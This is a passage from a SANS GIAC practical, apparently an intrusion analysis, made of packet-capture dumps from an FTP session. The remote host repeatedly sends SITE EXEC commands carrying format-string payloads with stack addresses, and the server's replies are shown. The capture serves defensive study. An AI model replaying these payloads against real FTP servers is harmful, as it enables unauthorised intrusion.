37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.881441 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16732 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7890A0  Ack: 0xEBCDC950  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392043 29673489

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.883251 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1698 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDC950  Ack: 0xCF7890A0  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673497 237392043
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7 
54 DF FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  T...%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d_____________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.952151 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16733 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7890A0  Ack: 0xEBCDCB55  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392050 29673497

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.964651 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16734 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF7890A0  Ack: 0xEBCDCB55  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392050 29673497
53 49 54 45 20 45 58 45 43 20 37 20 0E DF FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.978377 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1699 IpLen:20 DgmLen:700 DF
***AP*** Seq: 0xEBCDCB55  Ack: 0xCF78929F  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673505 237392050
32 30 30 2D 37 20 0E DF FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 09 08 A1 1F 0D 0A                          x|......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.041582 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16736 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78929F  Ack: 0xEBCDCDDD  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392059 29673505

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.043402 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1700 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDCDDD  Ack: 0xCF78929F  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673510 237392059
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
0E DF FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
73 27 29 0D 0A                                  s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.111306 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16737 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78929F  Ack: 0xEBCDCFE2  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392066 29673510

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.125764 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16738 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78929F  Ack: 0xEBCDCFE2  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392066 29673510
53 49 54 45 20 45 58 45 43 20 37 20 C8 DE FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.139946 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1701 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDCFE2  Ack: 0xCF78949E  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673520 237392066
32 30 30 2D 37 20 C8 DE FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.231769 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16740 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78949E  Ack: 0xEBCDD266  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392078 29673520

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.233590 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1702 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDD266  Ack: 0xCF78949E  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673528 237392078
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
C8 DE FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.315714 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16741 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78949E  Ack: 0xEBCDD46B  Win: 0x7C70  TcpLen: 32
